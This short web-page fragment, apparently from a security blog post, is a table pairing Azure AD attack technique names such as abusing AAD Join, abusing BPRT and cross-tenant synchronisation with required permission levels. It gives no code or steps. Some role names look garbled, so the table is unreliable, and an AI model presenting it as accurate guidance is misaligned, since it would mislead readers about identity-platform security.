| Abusing AAD Join | Native admin permissions |
| Abusing BPRT | Consumer permissions |
| Cross-tenant synchronisation | Safety Administrator permissions |











+ There are no comments
Add yours